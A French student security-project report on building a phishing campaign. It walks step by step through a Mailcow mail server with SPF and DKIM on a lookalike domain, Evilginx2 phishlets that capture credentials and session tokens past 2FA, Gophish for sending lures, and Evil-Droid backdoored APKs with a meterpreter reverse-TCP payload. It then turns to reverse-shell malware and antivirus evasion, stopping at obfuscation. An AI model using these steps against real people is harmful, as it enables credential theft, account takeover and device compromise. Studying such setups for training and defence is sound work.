


PROJET FIL ROUGE SSI : CAMPAGNE DE PHISHING



ANCEL Joel
DIEDERICHS Geoffrey
HANSON Lucas

SOMMAIRE

I.	Mise en place du serveur mail	3
	1. Installer le serveur mail avec un nom de domaine	3
	2. Faire en sorte que le mail soit légitime	5
	3. Installer un outil permettant de cloner un site et de créer une fausse version d'où l'on récupérera les logins	5
	4. Installer un outil permettant d'envoyer des mails de phishing	8
I.	Application mobile	9
	1. Installation d'Evil-Droid	9
	2. Utilisation d'Evil-Droid	9
II.	Développement du malware	12
	1. Reverse shell ou bind shell	12
	2. Antivirus	13
	3. Méthodes d'évasions	14

INTRODUCTION

De nos jours, nous entendons de plus en plus que 90% des attaques cybercriminelles se font par phishing. Là où les techniques de défenses informatiques ne cessent de progresser, l'être humain lui reste extrêmement défaillant.

C'est pourquoi nous voulions découvrir ce que cela implique concrètement de mettre en place une campagne de phishing réaliste par nous même. En mettant en place nos serveurs mails permettant d'envoyer des répliques aussi fidèles, dignes de confiance et indétectables que possible. Nous voulions aussi pousser le projet en développant un script compromettant pour mobile, et un malware pour ordinateur.

Nous allons maintenant vous présenter les axes sur lesquels nous avons travaillé en commençant par parler de la mise en place du serveur mail, puis du script pour mobile avant de parler de reverse shell.

I. Mise en place du serveur mail

Cette partie du projet consistait à créer un serveur mail avec un nom de domaine customisé, d'où l'on pourrait envoyer des mails de phishing afin de faire télécharger des malwares.

1. Installer le serveur mail avec un nom de domain

Afin de créer notre serveur mail, nous avons choisi Mailcow parmi les outils les plus populaires. Mailcow offre une large gamme de fonctionnalités, dont la gestion automatique des certificats SSL, ainsi que la configuration de plusieurs domaines et utilisateurs. Nous l'avons aussi choisis car c'est un projet open source : nous pouvons changer et modifier l'application selon nos besoins.



Logo de Mailcow

Afin d'installer Mailcow sur son serveur, il faut s'assurer que l'on a bien Docker et Docker-compose. Docker est une technologie de conteneurisation qui permet d'exécuter des applications dans des conteneurs isolés. Mailcow utilise Docker pour l'exécution de ses services. Docker-compose est également nécessaire pour exécuter Mailcow. Il s'agit d'un outil qui permet de définir et de lancer plusieurs conteneurs Docker à partir d'un seul fichier de configuration. Il faut aussi choisir un nom de domaine que l'on va utiliser pour envoyer des mails : nous avons choisis nohack.fr.

De plus, la configuration DNS est une étape importante pour l'installation de Mailcow, car elle permet de diriger le trafic de messagerie vers le serveur sur lequel Mailcow sera installé.

<input type="checkbox"/>	A	mail	194.163.167.90	600 secondes
--------------------------	---	------	----------------	--------------

Capture d'écran de l'application Mailcow

Le record A permet d'associer un nom de domaine à une adresse IP.

<input type="checkbox"/>	CNAME	autoconfig	mail.nohack.fr.	1 heure
<input type="checkbox"/>	CNAME	autodiscover	mail.nohack.fr.	1 heure

Capture d'écran de l'application Mailcow

Les records CNAME permettent de créer des alias pour un nom de domaine existant.

<input type="checkbox"/>	MX	@	mail.nohack.fr. (Priorité : 10)	1 heure
--------------------------	----	---	---------------------------------	---------

Capture d'écran de l'application Mailcow

Un enregistrement MX ou Mail Exchange est un enregistrement DNS qui spécifie le serveur de messagerie auquel les mails doivent être envoyés.

<input type="checkbox"/>	TXT	@	v=spf1 mx -all	1 heure
--------------------------	-----	---	----------------	---------

Capture d'écran de l'application Mailcow

Le record TXT autorise l'envoi de mails à partir du nom de domaine créé.

Une fois mailcow installé, il faut le lancer avec les commandes :

```
$ docker-compose pull
$ docker-compose up -d
```

Elles permettent de se connecter et de créer des utilisateurs en allant sur <https://mail.nohack.fr>, ou sinon <https://mail.votredomaine.com>.

Nous pouvons ensuite créer des boîtes mail, pour se rendre sur <https://mail.nohack.fr/SOGo/> afin d'envoyer et recevoir des mails.

Username	Quota	Last mail login	Last password change	In use (%)	Message #	Active	Action
lucas@nohack.fr	2.5 MIB/∞	IMAP @ 04/16/2023, 06:14:25 PM POP3 @ x SMTP @ 04/05/2023, 11:40:47 AM	01/10/2023, 03:59:46 PM	6%	51	✓	Edit Remove Login
mael@nohack.fr	3.9 MIB/∞	IMAP @ 03/22/2023, 06:25:18 PM POP3 @ x SMTP @ 03/22/2023, 11:58:33 AM	03/22/2023, 11:49:33 AM	6%	103	✓	Edit Remove Login

Capture d'écran de l'application Mailcow

2. Faire en sorte que le mail soit légitime

Dans la partie domaine du site admin, nous pouvons consulter nos paramètres DNS, et générer une clé dkim, ce qui permet d'augmenter la légitimité du mail, une fois créé sur la page de gestion DNS de votre nom de domaine.

Domain	Allases	Mailboxes	Quota	Statistics	Default mailbox size	Max. size of a mailbox	RL	Relay domain	Active	Action
nohack.fr	0 / 400	2 / 10	0 B / 10.0 GIB	154 / 6.4 MIB	3.0 GIB	10.0 GIB	∞	0	✓	Edit Remove DNS

<input type="checkbox"/>	TXT	dkim._do mainkey	v=DKIM1;k=rsa;t=s;s=email;p=MIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEajhwzWAmCXlanV7U5fGdkq7o76MTQ/9t5LA1GxSq50sz907fLhzcGQTktY8vJyzdbtqWiOMUAA0YozmzXIUwgmOMPIQoHmsmd0uQZPGqhxgXistNaR3qrKrh/b02miCj5XNxFggWizTXOG6LkNHVH+ajkYLM1W3Uivx/PLKO165nMWgkH6KWYwiaE6afpnj2ngPba4NxsRdVm9SWFwJMRwyEnL+VtokNO5Zq4bYj0+TvtL+MsiYBt/BJHIFZgSVZpMYFC4s2mr5MDC8GFGSaJ7wDSsfHTNSry3IYZHz+6bGmvXdMFTtCvbHfbNB2oVmZJutckMttoibqHPUGXyzQIDAQAB	1 heure
--------------------------	-----	---------------------	--	---------

Capture d'écran de l'application Mailcow

3. Installer un outil permettant de cloner un site et de créer une fausse version d'où l'on récupérera les logins

Afin de poursuivre notre campagne de phishing, nous avons choisi d'utiliser un outil qui s'appelle Evilginx2, qui est un outil open-source utilisé pour mener des attaques de phishing avancées. Avec cet outil, l'on peut créer des pages de phishing réalistes très difficiles à distinguer de vraies pages de connexion.

Une fois Evilginx2 installé en suivant les étapes données, on peut commencer à activer un phishlet. C'est-à-dire des scripts personnalisés créés pour Evilginx2, qui peuvent être utilisés pour personnaliser les pages de connexion et d'autres éléments de la page de phishing. Il faut commencer par utiliser ces commandes :

```
$ config domain <nom de domaine>
$ config ip <adresse ip publique de votre serveur>
```

Ces commandes permettent de configurer le serveur sur lequel Evilginx2 doit rediriger ses requêtes, et sur quelle nom de domaine.

Vous pouvez maintenant choisir un phishlet parmi la liste suivante, et l'activer avec la commande :

```
$ phishlets hostname <faux nom de domaine> <votre nom de domaine>
```

phishlet	author	active	status	hostname
amazon	@customsync	disabled	available	
instagram	@charlesbel	disabled	available	
o365	@jamescullum	disabled	available	
onelogin	@perfectlylog...	disabled	available	
booking	@Anonymous	disabled	available	
facebook	@charlesbel	disabled	available	
reddit	@customsync	enabled	available	gophish.nohac...
twitter-mobile	@white_fi	disabled	available	
twitter	@white_fi	disabled	available	
wordpress.org	@meitar	disabled	available	
linkedin	@mrgretzky	disabled	available	gophish.nohac...
okta	@mikeslegel	disabled	available	
tiktok	@An0nUD4Y	disabled	available	
protonmail	@jamescullum	disabled	available	
airbnb	@AN0NUD4Y	disabled	available	
citrix	@424f424f	disabled	available	
coinbase	@An0nud4y	disabled	available	
github	@audibleblink	disabled	available	
outlook	@mrgretzky	disabled	available	
paypal	@An0nud4y	disabled	available	

Capture d'écran du résultat de la commande précédente

Dans cet exemple, nous avons choisi de copier reddit.


Ensuite, veuillez activer le phishlet avec la commande :

```
$ phishlets enable reddit
```

Evilginx2 utilise ce qu'on appelle des lures, c'est-à-dire un lien sur lequel la victime va être dirigé, en pensant que c'est un vrai site. Vous pouvez activer un lure avec les commandes :

```
$ lures create reddit
$ lures get-url 0
```

Par exemple, voici la page web que Evilginx2 a créée :



Capture d'écran de la page web créée par Evilginx2

Lorsque la victime entre ses coordonnées sur notre site, elles sont directement envoyés vers notre serveur :

```
[09:03:25] [imp] [0] [reddit] new visitor has arrived: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
[09:03:25] [inf] [0] [reddit] landing URL: https://www.gophish.nohack.fr/Xuk1KYGg
[09:05:37] [+++] [0] Username: [test]
[09:05:37] [+++] [0] Password: [testing]
```

Capture d'écran des logs du serveur

Evilginx2 est même capable de copier le token d'authentification de la victime : même si la victime active la 2FA, des attaquants peuvent se connecter au compte.

4. Installer un outil permettant d'envoyer des mails de phishing


Pour finir la dernière partie de notre campagne de phishing, nous avons choisi d'utiliser Gophish. Gophish est une plateforme de phishing open source qui peut être utilisée pour tester les mesures de sécurité des entreprises en simulant des attaques de phishing.

Gophish est assez simple à installer, il suffit de télécharger le binaire sur le github, puis de le lancer. Ensuite, vous pouvez vous diriger vers la page administrateur qui se situe sur le port 3333 de votre adresse IP.

Voici les étapes pour lancer une campagne de phishing avec Gophish :

- Créer une liste de victimes
- Coder le contenu du mail que va recevoir les victimes
- Prendre l'url créé sur evilginx2, pour le mettre dans le mail
- Attendre que les coordonnées des victimes arrivent

Ce qui nous donne le résultat :




Capture d'écran du template créée par Gophish

II. Application mobile

Dans cette partie nous allons parler de l'application mobile qui servira à récupérer les informations des victimes. Pour se faire, nous allons utiliser Evil-Droid : un Framework qui génère apk compromise pour pénétrer les plates-formes Android.

1. Installation d'Evil-Droid

J'exécute la commande suivante pour télécharger l'outil depuis GitHub :



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ git clone https://github.com/M4sc3r4n0/Evil-Droid
```

N'oubliez pas de donner toutes les autorisations nécessaires au script EvilDroid.


2. Utilisation d'Evil-Droid

Passons à l'utilisation de Evil-droid :



```
$ Cd Evil-droid  
$ ./Evil-droid
```


Cela exécutera l'application pour créer le script malveillant intégré à l'application mobile.



```
root@kali: /home/kali/Evil-Droid  
File Actions Edit View Help  
Checking For Internet: CONNECTED  
  
Kali GNU/Linux Rolling  
* Checking dependencies configuration *  
[ ✓ ] Metasploit-Framework.....[ found ]  
[ X ] xterm → not found!  
[ ! ] Installing Xterm  
  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
[
```


Capture d'écran d'Evil-droid

Pour créer un nouveau choisissez le numéro 3 : BACKDOOR APK ORIGINAL(new)




Capture d'écran d'Evil-droid

Vous pouvez paramétrez l'adresse IP de l'attaquant, et port auquel se connecter :




Capture d'écran d'Evil-droid



Capture d'écran d'Evil-droid

Dans cet exemple, on utilisera android/meterpreter/reverse-tcp, ce qui ouvrira la backdoor recherché.




Capture d'écran d'Evil-droid

III. Développement du malware

Dans cette partie, notre objectif était de développer par nous même un malware que la victime téléchargerait une fois le lien de phishing ouvert. Ce malware devrait nous donner accès à une interface système, et ne serait pas détecté par un antivirus. Ensuite, un botnet servira à gérer les connexions établies avec ce malware. Les différents programmes écrits lors de ce projet sont disponibles sur ce lien : <https://github.com/geoffrey-diederichs/Projet-SSI>. Nous allons maintenant vous expliquer notre choix de malware, avant de parler des fonctionnalités basiques d'un antivirus pour mieux vous expliquer certaines méthodes pour le contourner.

1. Reverse shell ou bind shell

Un bindshell lance un service sur l'ordinateur de la victime auquel l'attaquant se connecte pour accéder à une interface système. Tandis qu'avec un reverse shell, l'ordinateur de la victime se connecte à celui de l'attaquant.



Dans le cas d'un reverse shell, la malware présent sur l'ordinateur de la victime n'étant pas un service et ne faisant que se connecter à l'attaquant, il n'attire pas l'attention du pare-feu et simplifie l'attaque. Cependant, il nécessite de fournir une adresse IP auquel se connecter.

Inversement dans le cas du bind shell, le malware étant une service, il ouvre un port auquel se connecter sur la victime et risque donc d'être bloqué par le pare-feu mais ne nécessite pas une adresse IP fixe : l'attaquant peut se connecter au service de n'importe où.

Le choix de l'adresse IP n'étant pas un problème et voulant éviter les problématiques liées au pare-feu, nous avons choisis de développer un reverse-shell.

2. Antivirus

Un antivirus est un ensemble de programmes qui peuvent détecter, interrompre et supprimer des malwares sur un ordinateur. Pour se faire, différentes méthodes sont employées, nous allons ici en évoquer les plus basiques avant de parler de méthodes d'évasions d'antivirus.

a. Signature

Pour pouvoir identifier des malwares, les antivirus utilisent ce qu'on appelle des signatures. Dans un premier temps, ces signatures étaient simplement des séquences de bytes contenues dans un malware ou dans les fichiers infectés par ce malware. En comparant les fichiers d'un ordinateur avec une base de données de signatures, l'antivirus pourrait détecter des malwares précédemment connus.

De nos jours, ces signatures peuvent être plus complexes, mais le fonctionnement reste le même :

- Si un programme possède une signature connue, il est interrompu.
- Si un programme malveillant détecté possède une signature inconnue, celle-ci est ajoutée à la base de données.

b. Analyse heuristique

Contrairement à la précédente, cette méthode permet la détection de nouvelles menaces inconnues pour l'instant, mais peut aussi produire des erreurs en considérant des programmes normaux comme malveillants.

Une première technique employée est de décompiler les programmes pour analyser et comparer le code source à une base de données contenant des codes sources de malwares. Si un pourcentage suffisant du code y ressemble, le programme est considéré malveillant.

Une seconde technique est de créer un environnement virtuel dans lequel exécuter le programme à analyser pour ensuite observer son comportement. Si certaines commandes sont exécutées (comme de réécrire un autre programme, se répliquer, etc), alors le programme est considéré malveillant.

c. Analyse du comportement

Enfin, si un programme après avoir été analysé par les méthodes précédentes est considéré inoffensif, il sera exécuté, mais l'antivirus peut tout de même continuer à en surveiller le comportement et interrompre un programme suspect.

3. Méthodes d'évasions

a. Obfuscation

